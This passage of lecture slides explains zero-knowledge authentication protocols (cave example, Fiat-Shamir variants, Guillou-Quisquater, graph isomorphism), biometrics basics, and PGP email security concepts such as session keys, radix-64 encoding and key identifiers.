
Using Keyed-Hash Functions



Using an Asymmetric-Key Cipher



Using Digital Signature



Verification Categories


- Something known
- Something possessed
- Something inherent

ZERO-KNOWLEDGE

- The claimant does not reveal anything that might endanger the confidentiality of the secret.
- The claimant proves to the verifier that she knows a secret, without revealing it.
- The interactions are so designed that they cannot lead to revealing or guessing the secret.


Cave Example

The door can only be opened with a magic word. Alice claims that she knows the word and that she can open the door.




1. Bob and Alice start at point 1.
2. Alice enters in the cave and reaches the point 2.
3. Alice chooses to go either right or left. After Alice disappears, Bob comes to point 2 and asks Alice to come up from either the right or left.
4. If Alice knows the magic word, she will come up from the right direction. If she does not know the word, she comes up from the right direction with $\frac{1}{2}$ probability.
5. The game will be repeated many times.

Fiat-Shamir Protocol



Feige-Fiat-Shamir Protocol

$[s_1, s_2, \dots, s_k]$: Alice's private key
 $[v_1, v_2, \dots, v_k]$: Alice's public key
 r : Random number



$$\begin{aligned}
 y^2 v_1^{c_1} v_2^{c_2} \dots v_k^{c_k} &= r^2 (s_1^{c_1})^2 (s_2^{c_2})^2 \dots (s_k^{c_k})^2 v_1^{c_1} v_2^{c_2} \dots v_k^{c_k} \\
 &= x(s_1^2)^{c_1} (v_1^{c_1})(s_2^2)^{c_2} (v_2^{c_2}) \dots (s_k^2)^{c_k} (v_k^{c_k}) \\
 &= x(s_1^2 v_1)^{c_1} (s_2^2 v_2)^{c_2} \dots (s_k^2 v_k)^{c_k} \\
 &= x(1)^{c_1} (1)^{c_2} \dots (1)^{c_k} = x
 \end{aligned}$$

Guillou-Quisquater Protocol


$$n = pq$$

e coprime to $\Phi(n)$

$$s^e * v = 1 \bmod n$$

$$\begin{aligned} y^e \times v^c &= (r \times s^c)^e \times v^c = r^e \times s^{ce} \times v^c \\ &= r^e \times (s^e \times v)^c = x \times 1^c = x \end{aligned}$$

s : Alice's private key
 v : Alice's public key
 r : Random number



ZKP: Graph Isomorphism

Given two graphs G_0 and G_1 , P wants to convince V that he knows a permutation π such that $\pi(G_0) = G_1$. P could simply send π to V , but that is hardly zero-knowledge; we want to convince V that π is an isomorphism without revealing anything about it. The protocol is as follows.

- $P \rightarrow V$: P randomly chooses a permutation σ and a bit $b \in \{0, 1\}$, computes $H = \sigma(G_b)$, and sends H to V .
- $V \rightarrow P$: V chooses a bit $b' \in \{0, 1\}$ and sends it to P .
- $P \rightarrow V$: P sends the permutation τ to V , where

$$\tau = \begin{cases} \sigma & \text{if } b = b' \\ \sigma\pi^{-1} & \text{if } b = 0, b' = 1 \\ \sigma\pi & \text{if } b = 1, b' = 0 \end{cases}$$

- V accepts if and only if $H = \tau(G_{b'})$.

BIOMETRICS

Biometrics is the measurement of physiological or behavioral features that identify a person (authentication by something inherent). Biometrics measures features that cannot be guessed, stolen, or shared.

Components


Several components are needed for biometrics, including capturing devices, processors, and storage devices..

Verification

Identification

Enrollment

Before using any biometric techniques for authentication, the corresponding feature of each person in the community should be available in the database. This is referred to as enrollment.



Cyber Security

Application Layer Security

Ashutosh Bhatia

BITS Pilani

ashutosh.bhatia@pilani.bits-pilani.ac.in

Where We Are?



- **Symmetric Key Cryptography**
- **Asymmetric Key Cryptography**
- **Integrity, Authentication and Key Management**
- **Network Security**

Network Security

Application Layer

- Pretty Good Privacy (PGP)
- Secure/ Multipurpose Internet Mail extension (S/MIME)

Transport Layer

- Transport Layer Security (TLS)
- Secure Socket Layer (SSL)
- Secure Shell (SSH)

Network Layer

- Internet Protocol Security (IPSec)

Link Layer

- Wired Equivalent Privacy (WEP)
- Wi-Fi Protected Access (WPA)

Electronic Mail Security

- In virtually all distributed environment, electronic mail is one of the most heavily-used network-based applications.
- It is also a distributed application that is widely used across all architectures and platforms (PC, UNIX, Macintosh, etc).

Consequence: With the explosively growing reliance on electronic mail, there is a growing demand for **authentication** and **confidentiality** services.

Developing a System for Electronic Mail Security

Having learned the basics of **ciphers, digital signature, and authentication**, you are asked to design a system to support the following for electronic

1. confidentiality of message;
2. nonrepudiation of the sender; and
3. authentication of message.

Question: How do you design your system?

Developing a System for Electronic Mail Security

Answer: You need to carry out the following:

1. Select the best available cryptographic algorithms as building blocks;
and
2. integrate these algorithms into a general-purpose application that is independent of operating system and processor and that is based on a small set of easy-to-use commands.

This is how PGP and S/MIME were developed.

PGP: Pretty Good Privacy

S/MIME: Secure/Multipurpose Internet Mail Extension

PGP: Pretty Good Privacy

1. It is a program for email communication security.
2. Phil Zimmermann started writing PGP in the mid 1980s and finished the first version in 1991.
3. It is available free worldwide in versions than runs on a variety of platforms, including DOS/Windows, UNIX, Macintosh, and many more.
4. It is based on cryptographic algorithms that have survived extensive public review.
5. It has a wide range of applicability: within corporations and for individuals within themselves.

A Summary of PGP

1. **Nonrepudiation and authentication** (Digital signature using RSA/SHA).
2. **Message confidentiality** (encryption with CAST or IDEA or 3DES, and session key encryption with ElGamal or RSA).
3. **Compression (using ZIP)** – A message may be compressed, for storage or transmission.
4. **Email compatibility** (using radix-64 conversion):


To provide transparency for email applications, an encrypted message may be converted to an ASCII string using radix-64 conversion.

5. **Segmentation** – to accommodate maximum message size limitations, PGP performs segmentation and reassembly.

RADIX – 64 Encoding

- Radix 64 encoding allows binary data stored in octets (i.e. bytes) to be expressed as printable characters.
- The Radix 64 character set includes:
 - A-Z, a-z, 0-9, ‘+’ and ‘/’ (total 64)
- To encode binary data into Radix 64, data is parsed in 6-bit blocks (i.e. such that each block has a maximum value of 64), and the number represented by each 6-bit block is used to look up a Radix 64 character.

Authentication, Confidentiality, Nonrepudiation in PGP



The placement of the compression algorithm

1. The signature is generated before compression for two reasons
 - I. It is preferable to sign an uncompressed message so it is free of the need for a compression algorithm for later verification.
 - II. Different version of PGP produce different compressed forms.
2. Message encryption is applied after compression
 - I. to strengthen cryptographic security.
 - II. The compression would not work efficiently over encrypted data

Keys Used in PGP

1. One Time Session Keys
2. Public and Private Keys
3. Passphrase-based keys

Key Requirements in PGP

1. A means of generating unpredictable session keys is needed.
2. A user is allowed to have multiple public/private key pairs.
 - A user may wish to have multiple key pairs at a given time to interact with different groups of correspondents or simply to enhance security by limiting the amount of material encrypted with any one key.)
Hence there is not a one-to-one correspondence between users and their public keys.
3. Each PGP entity must maintain a file of its own public/private key pairs as well as a file of public keys of correspondents.

Session Key Generation

1. **Definition:** Each is associated with a single message and is used only for encrypting and decrypting that message using a symmetric cipher.
2. **Symmetric ciphers:** CAST-128, IDEA (128-bit key), 3DES (168-bit key), AES.
3. **Session Key Generation:** Using CAST-128 (block size 64) as example

$$k_s = \text{CAST128CFB}(k, N),$$

where k is a 128-bit key for CAST-128, and $N = N_2 \parallel N_1$ are two 64-bit blocks. All three (k , N_1 , N_2) are based on a keystroke input from the user. N is encrypted using CAST-128 in CFB mode.

Key Identifiers (1)

Problem: Recall that A sends $E_{ke}(B) [k_s] \parallel E_{ks} [x]$ to B if encryption is needed. But in the system B could have more than one private/public key pairs.

How could B know which of his public key was used by A?

Solution 1: Transmit the public key $ke(B)$ together with that message. Then B could check that it is indeed one of his public keys.

Disadvantages: But it is a waste of resource, as a public key could have hundreds of digits in length.

Key Identifiers (2)

Problem: Recall that A sends $E_{ke}(B) [k_s] \parallel E_{ks} [x]$ to B if encryption is needed. But in the system B could have more than one private/public key pairs.

How could B know which of his public key was used by A?

Solution 2: Associate an identifier with each public key that is unique at least within each one user. That is, user ID plus key ID would be sufficient to identify a key uniquely.

Disadvantages: It leads to a management and overhead problem: Key IDs must be assigned and stored so that both sender and recipient could map from key ID to public key.

Key Identifiers (3)

Problem: Recall that A sends $E_{ke}(B) [k_s] || E_{ks} [x]$ to B if encryption is needed. But in the system B could have more than one private/public key pairs.

How could B know which of his public key was used by A?

